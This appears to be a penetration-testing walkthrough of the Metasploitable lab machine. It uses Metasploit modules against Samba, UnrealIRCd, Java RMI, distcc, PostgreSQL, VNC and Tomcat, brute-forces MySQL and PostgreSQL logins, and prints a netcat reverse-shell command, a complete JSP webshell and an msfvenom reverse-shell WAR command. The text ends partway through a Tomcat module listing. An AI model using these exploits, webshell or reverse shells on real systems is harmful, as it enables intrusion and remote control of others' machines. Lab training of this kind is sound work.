
```
use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set rhost
192.168.79.179
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
msf auxiliary(samba_symlink_traversal) > exploit
```



looks good


now use smbclient to login

`smbclient //192.168.79.179/tmp`



since the samba version is 3.0.20, I found this module:

`exploit/multi/samba/usermap_script`




```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set rhost 192.168.79.179
msf exploit(usermap_script) > exploit
```

```
sf exploit(usermap_script) > exploit

*] Started reverse TCP double handler on 192.168.79.173:4444
*] Accepted the first client connection...
*] Accepted the second client connection...
*] Command: echo dOLh1Q7R27bxzM7T;
*] Writing to socket A
*] Writing to socket B
*] Reading from sockets...
*] Reading from socket B
*] B: "dOLh1Q7R27bxzM7T\r\n"
*] Matching...
*] A is input...
*] Command shell session 1 opened (192.168.79.173:4444 -> 192.168.79.179:34186) at 2016-06-29 15:27:11 -050

id
id=0(root) gid=0(root)
```

Unreal ircd exploit

```
msf > search unreal ircd
```

```
msf > search unreal ircd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/linux/games/ut2004_secure     2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Linux)
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution
   exploit/windows/games/ut2004_secure   2004-06-18       good       Unreal Tournament 2004 "secure" Overflow (Win32)
```

same version

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set rhost
192.168.79.179
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.79.173:4444
[*] 192.168.79.179:6667 - Connected to 192.168.79.179:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.79.179:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Umh4hfNWLlMB6WVN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Umh4hfNWLlMB6WVN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.79.173:4444 -> 192.168.79.179:46317) at 2016-06-23 15:32:25 -0500

id
uid=0(root) gid=0(root)
```


Java-rmi (port 1099)

Nmap shows port 1099 rmiregistry GNU Classpath grmiregistry

in metasploit search rmiregistry, got one exploit

`exploit/multi/misc/java_rmi_server`


```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > set rhost 192.168.79.17
msf exploit(java_rmi_server) > exploit
msf exploit(java_rmi_server) > sessions -i 1
```



Remote shell (port 1524)

nothing cool,

`nc 192.168.79.179 1524`



Mysql exploit


Discover MySQL version:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > set rhosts 192.168.79.179
msf auxiliary(mysql_version) > run
```

Brute Force MySQL Login

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set rhosts 192.168.79.179
msf auxiliary(mysql_login) > set USER_FILE
/usr/share/wordlists/rockyou.txt
msf auxiliary(mysql_login) > set PASS_FILE
/usr/share/wordlists/rockyou.txt
msf auxiliary(mysql_login) > run
```

get root and guest without setting password



Once get the credential, login to MySQL

`mysql -h 192.168.79.179 -u root -p`


In Kali setup nc:

`nc -nlvp 1234`

In MySQL, execute system command:

```
mysql> system nc 192.168.79.173 1234 -e /bin/bash
```


get the root:



distccd (port 3632)

search distccd, find a exploit `exploit/unix/misc/distcc_exec`

```
use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set rhost 192.168.79.179
msf exploit(distcc_exec) > exploit
```



PostgreSQL (port 5432)

search postgresql, find a module
`auxiliary/scanner/postgres/postgres_login`

```
msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > set  RHOSTS 192.168.79.179
msf auxiliary(postgres_login) > run
```

```
msf auxiliary(postgres_login) > run

[-] POSTGRES - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.79.179:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[-] POSTGRES - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] POSTGRES - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

find username/password, login to postgresql.

`psql -h 192.168.79.179 -U postgres`

```
root@bob1bob2:/tmp# psql -h 192.168.79.179 -U postgres
Password for user postgres:
psql (9.5.2, server 8.3.1)
SSL connection (protocol: TLSv1, cipher: DHE-RSA-AES256-SHA, bits: 256, compression: off)
Type "help" for help.

postgres=# help
You are using psql, the command-line interface to PostgreSQL.
Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit
postgres=#
```

There is another exploit: `exploit/linux/postgres/postgres_payload`

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > set rhost 192.168.79.17
msf exploit(postgres_payload) > exploit
```


```
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.79.173:4444
[*] 192.168.79.179:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/PdAGhMVs.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.79.179
[*] Meterpreter session 1 opened (192.168.79.173:4444 -> 192.168.79.179:52655) at 2016-07-06 15:09:52 -0500

meterpreter > getuid
Server username: uid=108, gid=117, euid=108, egid=117, suid=108, sgid=117
meterpreter >
```

VNC (port 5900)

search vnc, find a `auxiliary/scanner/vnc/vnc_login`


```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set rhosts 192.168.79.179
msf auxiliary(vnc_login) > run
```

find a password:



use this password to login vnc

`vncviewer 192.168.79.179`



X11 (Port 6000)

search x11, find a scanner `auxiliary/scanner/x11/open_x11`

```
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > set rhosts 192.168.79.179
msf auxiliary(open_x11) > run
```

shows `[*] 192.168.79.179:6000 - 192.168.79.179 Access Denied`


now, try to login use telnet username/password to X11

`ssh -X -l msfadmin 192.168.79.179`

Exploit Apache Tomcat (port 8180)


use Nikto to scan

`nikto -h 182.168.79.179:8180`



defalut credential is found: ID ‘tomcat’, PW ‘tomcat’.

nagviate to http://192.168.79.179:8180/manager/html, ↗ input username/password, and we are in:



same shit, generate upload WAR reverse shell backdoor.


create webshell called index.jsp (from pentester lab, you may generate it using msfvenom)

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) { output += s+"
</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
```

now pack the webshell

```
mkdir webshell
cp index.jsp webshell

cd webshell
jar -cvf ../webshell.war *
```

deploy it and visit http://192.168.79.179:8180/webshell/index.jsp?



use msfvenom to create webshell:

`msfvenom -p java/jsp_shell_reverse_tcp lhost=192.168.79.173 lport=4444 -f war > webshell1.war`


setup nc in kali, deploy it and visit http://192.168.79.179:8180/webshell1/

After connection, get the shell:

`python -c 'import pty; pty.spawn("/bin/bash")'`


Use Metasploit:

`msf > search tomcat`



```
Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/http/tomcat_administration                             normal     Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                             normal     Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                          normal     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     Apache Commons FileUpload and Apache Tomcat DoS
   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                     normal     Apache Tomcat User Enumeration
